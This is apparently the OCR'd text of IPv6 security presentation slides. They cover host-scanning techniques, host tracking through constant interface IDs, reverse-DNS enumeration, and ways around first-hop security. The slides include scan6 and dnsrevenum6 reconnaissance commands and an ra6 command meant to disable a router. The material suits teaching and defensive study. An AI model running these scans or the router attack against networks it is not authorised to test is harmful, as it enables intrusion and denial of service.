
IPv6 address distribution for web servers




IPv6 address distribution for mail servers



IPv6 address distribution for DNS servers



IPv6 address distribution for clients (M. Ford)



IPv6 Addressing

Address-scanning attacks


IPv6 host scanning attacks

"Thanks to the increased IPv6 address space, IPv6 host scanning attacks are unfeasible. Scanning a /64 would take 500.000.000 years"

– Urban legend

We know the search space for a /64 is not 2^{64} addresses!

IPv6 addresses embedding IEEE IDs



- In practice, the search space is at most ~2^{23} bits – **feasible!**
- Examples:

```
# scan6 -i eth0 -d fc00::/64 -K 'Dell Inc' -v
```

- Special cases:

```
# scan6 -i eth0 -d fc00::/64 -V vbox
# scan6 -i eth0 -d fc00::/64 -V vmware -Q 10.10.0.0/8
```

IPv6 addresses embedding IPv4 addr.

- They simply embed an IPv4 address in the IID
- Two variants found in the wild:
  - 2000:db8::192.168.0.1 <- Embedded in 32 bits
  - 2000:db8::192:168:0:1 <- Embedded in 64 bits
- Search space: same as the IPv4 search space – feasible!
- Example:

```
# scan6 -i eth0 -d fc00::/64 -B all -Q 10.10.0.0/8
# scan6 -i eth0 -d fc00::/64 -B 32 -Q 10.10.0.0/8
```

IPv6 addresses embedding service ports

- They simply embed the service port the IID
- Two variants found in the wild:
  - 2001:db8::1:80 <- n:port
  - 2001:db8::80:1 <- port:n
- Additionally, the service port can be encoded in hex vs. dec
  - 2001:db8::80 vs. 2001:db8::50
- Search space: smaller than 2^8 – feasible!
- Example:

```
# scan6 -i eth0 -d fc00::/64 -g
```

IPv6 “low-byte” addresses

- The IID is set to all-zeros, “except for the last byte”
  - e.g.: 2000:db8::1
- Other variants have been found in the wild:
  - 2001:db8::n1:n2 <- where n1 is typically greater than n2
- Search space: usually 2^8 or 2^{16} – feasible!
- Example:

```
# scan6 -i eth0 -d fc00::/64 --tgt-low-byte
```

IPv6 Addressing

Host tracking

Introdution

- Traditional IIDs are constant for each interface
- As the host moves, the prefix changes, but the IID doesn't
  - the 64-bit IID results in a super-cookie!
- This introduces a problem not present in IPv4: **host-tracking**
- Example:
  - In net #1, host configures address:
    2001:db8:1::1111:22ff:fe33:4444
  - In net #2, host configures address:
    2001:db8:2::1111:22ff:fe33:4444
  - The IID “1111:22ff:fe33:4444” leaks out host “identity”.


IPv6 host-tracking with scan6

- Sample scenario:
  - Node is known to have the IID **1:2:3:4**
  - To check whether the node is at fc00:1::/64 or fc00:2::/64:
  - ping fc00:1::**1:2:3:4** and fc00:2::**1:2:3:4**
- Examples:

```
# scan6 -i eth0 -d fc00:1::/64 -d fc00:2::/64 –W \
        ::1:2:3:4

# scan6 -i eth0 -m prefs.txt -w iids.txt -l -z 60 -t -v
```

Scanning with DNS reverse mappings



- Technique:
  - Given a zone X.ip6.arpa., try the labels [0-f].X.ip6.arpa.
  - If an NXDOMAIN is received, that part of the "tree" should be ignored
  - Otherwise, if NOERROR is received, "walk" that part of the tree
- Example (using dnsrevenum6 from THC-IPv6):


```
$ dnsrevenum6 DNSSERVER IPV6PREFIX
```

IPv6 First Hop Security

IPv6 First Hop Security

Fundamental problem: complexity of traffic to be “processed at layer-2”

Example:



Evading IPv6 First Hop Security

- Basic idea: Leverage IPv6 Extension Headers and fragmentation
- Sample RA-based attack (disable a router):

```
# ra6 -i IFACE -s ROUTER -t 0 -d TARGET -e -u
  1400 -y 1280
```

Some conclusions

Some conclusions

- **Many IPv4 vulnerabilities have been re-implemented in IPv6**
  - We just didn't learn the lesson from IPv4, or,
  - Different people working in IPv6 than working in IPv4, or,
  - The specs could make implementation more straightforward, or,
  - All of the above?
- **Networks tend to overlook IPv6 security controls**
  - Quite a few times there is no parity in the security controls with IPv6 and IPv4
- **Still quite a bit of work to be done in IPv6 security**

Current missing IPv6 firewall features

- Full Extension Header filtering support
  - Deny any type
  - Limit times any type may be present
- Support filtering of options in extension headers
- Rewrite hop count values
- ICMPv6 content checking (e.g. TooBig MTU)
- Efficient DOS protection (local attacks, NDP exhaustion, SYN flooding)

Hints on how to filter IPv6 on firewalls

- http://heise.de/-1851747

Questions?